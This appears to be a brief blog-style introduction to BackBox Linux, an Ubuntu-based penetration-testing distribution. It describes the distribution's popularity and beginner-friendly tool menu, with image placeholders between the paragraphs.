
But when you think of pen testing distros, only Kali Linux and Parrot Security OS come to your mind. In all this noise or rather encouraging shouts of Kali Linux and Parrot OS, don't forget there is a pen testing operating system named Back Box about which you will learn about now.




Back Box Linux is a pen testing distro built on Ubuntu (which is built on Debian for the record), made by a team of developers. Although we named this article “Introduction” BackBox rarely needs any introduction among Black Hat and White Hat hackers. It is already popular and has a dedicated support base.


BackBox is very simple for beginners to use with foot tips and description of tools bundled. Coming to tools, all of its tools can be found through the neatly arranged menu.

